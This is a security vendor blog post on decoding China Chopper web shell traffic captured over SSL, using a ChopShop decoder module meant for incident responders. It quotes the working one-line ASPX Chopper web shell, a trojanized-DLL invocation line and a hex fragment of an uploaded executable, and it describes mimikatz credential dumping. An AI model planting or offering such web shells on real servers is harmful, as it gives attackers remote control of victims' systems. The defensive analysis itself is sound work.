Chopping packets: Decoding China Chopper Web shell traffic over SSL

THE FRONT LINES / THE TOOL BOX • 30 MAR 2015 • WILLIAM TAN

INTRODUCTION

The Chopper Web shell is a widely used backdoor by Chinese and other malicious actors to remotely access a compromised Web server. Deployment of the Chopper shell on the server is fairly basic as the server payload is a single line inserted into any ASPX page.

```
<%@ Page Language="Jscript"%><%eval(Request.Item[”password"],"unsafe");%>
```

This payload is available in a variety of languages including ASP, ASPX, PHP, JSP, and CFM. Once installed, the attacker can access the shell with the Chopper client side binary.

CrowdStrike has observed another deployment method on IIS servers where attackers upload a trojanized DLL file, ‘System.WebServices.dll’. This DLL file is written in C# and contains multiple Chopper API functions. The attacker can then call these functions by inserting this line in any ASPX page:

```
<% WebServices.InitalizeWebServices ("shell_password");%>
```

The attacker can access this Web shell variant with similar methods, including using the Chopper client side binary. The benefit of this deployment method allows the Web shell to evade host-based detection methods that look for suspicious functions such as ‘eval’. Although deployments of Chopper can vary on the host, the network traffic patterns generated by the Web shell have remained largely unchanged.

CHOPPER NETWORK TRAFFIC

The Chopper Web shell client communicates over TCP using HTTP POST requests. Network traffic analysis of chopper packets can reveal attacker actions, intentions, and next steps.

Because Chopper generates a POST request for each command, manual analysis can get tedious if the attacker is very active. Another challenge occurs when Chopper is deployed on a Web server behind SSL, causing all traffic generated by Chopper to be encrypted.



Figure 1. Example of Chopper's encoded command with response over decrypted HTTPs

DECODING WITH CHOPSHOP

To assist with rapid triage, we leverage ChopShop, a network decoder framework developed by MITRE (https://github.com/MITRECND/chopshop). The ChopShop framework is extendable with modules, and the output from each module can be chained. Doing so reduces the need to rewrite a decoder for widely used protocols. This allows the analyst to focus on developing modules specific to a family of malware without dealing with the underlying protocols.

The Chopper decode module I have written for the ChopShop Framework is designed to be chained with the 'chop_ssl' and 'http' modules. To decode SSL traffic, the 'chop_ssl' module requires the server's private key in RSA format. I've provided an initial version of this module on our Github page (https://github.com/CrowdStrike/chopshop).

```
webshell_chopper_decode (0.1) -- requires ChopLib 4.0 or greater:
Extract Chopper Webshell commands and output from HTTP traffic. Requires 'http'
```

```
parent module.

Usage: webshell_chopper_decode [options]

Options:

-h, --help            show this help message and exit

-d, --dict_output     Formats output to sets of dicts

-c, --commands_only Only output chopper commands

-o, --outputs_only    Only output chopper responses

-x, --extract_pe      Attempts to extract pe files from session
```

Sample usage commands:

```
./chopshop –f chopper_traffic_ssl.pcap "chop_ssl -k privatekeyrsa.key | http |
webshell_chopper_decode" > decoded_commands.txt
./chopshop –f chopper_traffic_http.pcap "http | webshell_chopper_decode -c"
```

The module output contains all commands and responses from the Chopper shell. The module will decode the entire PCAP and separate the each command parameter ‘z0’, ‘z1’, ‘z2’ on a separate line. These ‘z’ parameters in the form data contain the arguments to commands , which are passed from the Chopper client to the server payload. While the commands are encoded in either base64 or hex, the responses are not encoded.

In the sample output below, we see an attacker running a ‘dir’ command file looking for ‘w3wp.exe’ (a renamed version of cmd.exe) and subsequently executing the credential dumper ‘mimikatz’ (named pwd.txt).

Portable executable (PE) files used by the Chopper Web shell are parsed as hex encoded by the module. The Chopper decode module has an option to attempt to carve out and save any PE files in the commands or responses seen during an attacker’s C2 session.

```
 ./chopshop -s . –f chopper_traffic_ssl.pcap "chop_ssl -k privatekeyrsa.key | http |
webshell_chopper_decode –x"
```

Note the addition of the “-s” flag, which needs to be set to tell ChopShop which directory to output saved files.



Figure 2. Sample portion of output from decode module showing ‘mimikatz’ execution.

…

chopper_extracted_file-1.bin saved..

[COMMAND] at 2015-02-24 07:03:05 UTC

[Z0 Parameter] - Q1|

[Z1 Parameter] -

\\192.168.1.11\c$\inetpub\wwwroot\Citrix\XenApp\bin\System.WebServices.dll

[Z2 Parameter] -

4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742065207275E20696E20444F53206D6F64652E0D0D0A2400000000000000504500004C010300D2963C500000000000000000E00002210B0108000036000000080000000000002E55000002000000060000000004000002000000002000004000000000000000400000000000000A0000000020000000000003004085000010000010000000001000001000000000000010000000000000000000000DC5400004F0000000600000080500000000000000000000000000000000000000000800000C000000445400001C000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000200000080000000…

FINAL THOUGHTS



Figure 3. Carved PE from Chopper traffic opened in hex editor.

With Chopper available in so many varieties of programming and scripting languages, this module is still in development to account for different variants and edge cases. The goal of this module was to ease some of the tediousness of extracting information out of a large packet capture. With the prevalence of Chopper's use by APT groups, being able to quickly decode and understand what an attacker is doing greatly increases the situational awareness of incident responders.

REFERENCES

https://github.com/CrowdStrike/chopshop

https://github.com/MITRECND/chopshop

https://github.com/MITRECND/htpy

http://www.mitre.org/capabilities/cybersecurity/overview/cybersecurity-blog/decrypting-ssl-with-chopshop

https://www.fireeye.com/content/dam/legacy/resources/pdfs/fireeye-china-chopper-report.pdf

http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html

← New White House Executive Order: Sanctions in Response to Cyber Intrusions

The Future of Privacy, Data, and Cyber Crime and its Impact on the American


CROWD CASTS
CLICK HERE TO WATCH
RECORDINGS ON-DEMAND
& BROWSE OUR ARCHIVES

Follow Us

Tweets

CrowdStrike 12h
@CrowdStrike
Check out @mediafishy discuss the future of AV and why endpoint protection is paramount ow.ly/UZ12X #cybersecurity #infosec
Show Media

CrowdStrike 20 Nov
@CrowdStrike
Check out @Shawn365Henry's security tips in "The Top 5 #Cybersecurity Mistakes Companies Make & How to Avoid Them" ow.ly/USNQD
Expand

Eric Opdyke 20 Nov
@EricOpdyke
Got my sweet new @CrowdStrike Dead Eye Jackal shirt today #DFIR #malware #deadeyejackal pic.twitter.com/mihenWdbAa
Retweeted by CrowdStrike

Compose new Tweet…

Recent Posts

The Imperative for Proactive Incident Response in 2015 and Beyond

November 3, 2015

Why Your Business Environment Should Drive Cybersecurity

November 2, 2015

Blurring of Commodity and Targeted Attack Malware

October 16, 2015

Should I Really Trust the Cloud with my Endpoint Protection?

September 30, 2015

U.S. – China Agreement on Cyber Intrusions: An Inflection Point

September 25, 2015

Archives

N O V E M B E R 2 0 1 5						
M	T	W	T	F	S	S
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30						

« Oct

Recent Comments